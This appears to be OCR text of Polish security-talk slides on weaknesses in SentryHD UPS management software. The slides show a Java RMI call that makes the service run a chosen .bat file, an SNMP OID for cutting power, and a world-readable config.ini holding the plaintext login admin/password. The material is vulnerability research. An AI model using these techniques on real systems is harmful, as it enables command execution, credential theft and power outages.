


**Zamknij wszystkie WAŻNE programy**




**Uruchom EXPLOIT**

"UNINTERRUPTIBLE" POWER SUPPLY


Monitor
Device
System
System Time : Wed 02/28/2018 PM 03:42:25
UPS
Management
Notification
Communication
Configure
Control
Weekly Schedule
Specific Schedule
Device » Management » Configure
Shutdown
OS Shutdown Type: Shutdown
UPS Shutdown Delay: 120 second(s)
Enable
Event
OS Shutdown Delay (in seconds)
1 Power Fail 300 second(s)
2 Battery Low 30 second(s)
3 Schedule Shutdown 300 second(s)
Schedule Shutdown
Send the Smart Shutdown SNMP Trap
before Shutdown: 120 second(s)
Submit
Reaction
Notify Message
Period: 0 second(s)
Execute Command File
File:
Run before Shutdown: 120 second(s)
Submit
Manageable
Allow the SentryHD to be managed by an authenticated manager.
Submit
Note: The authenticated manager can be a centralized management software. Enable this option to integrate the SentryHD in the power management environment.

# BackDOOR



# Java Remote Method Invocation

```
sciezka = "mój_plik.bat"
s = java.rmi.Naming.lookup("rmi://127.0.0.1:2099/RMI");
s.setData(29, 235, -1, sciezka, -1L, 0);
```

# Jak „odciąć” prąd


**SNMP**


.1.3.6.1.2.1.33.1.6

**Hasła przechowywane w pliki .ini**

C:\Program Files (x86)\SentryHD>cacls config.ini

C:\Program Files (x86)\SentryHD\config.ini


**BUILTIN\Użytkownicy**:(ID)R


config — Notatnik
Plik Edycja Format Widok Pomoc
[Web]
HTTP Port=80
HTTPS Port=443
Enable HTTP=Yes
Enable HTTPS=Yes
Web Refresh=3
User0=admin
Password0=password

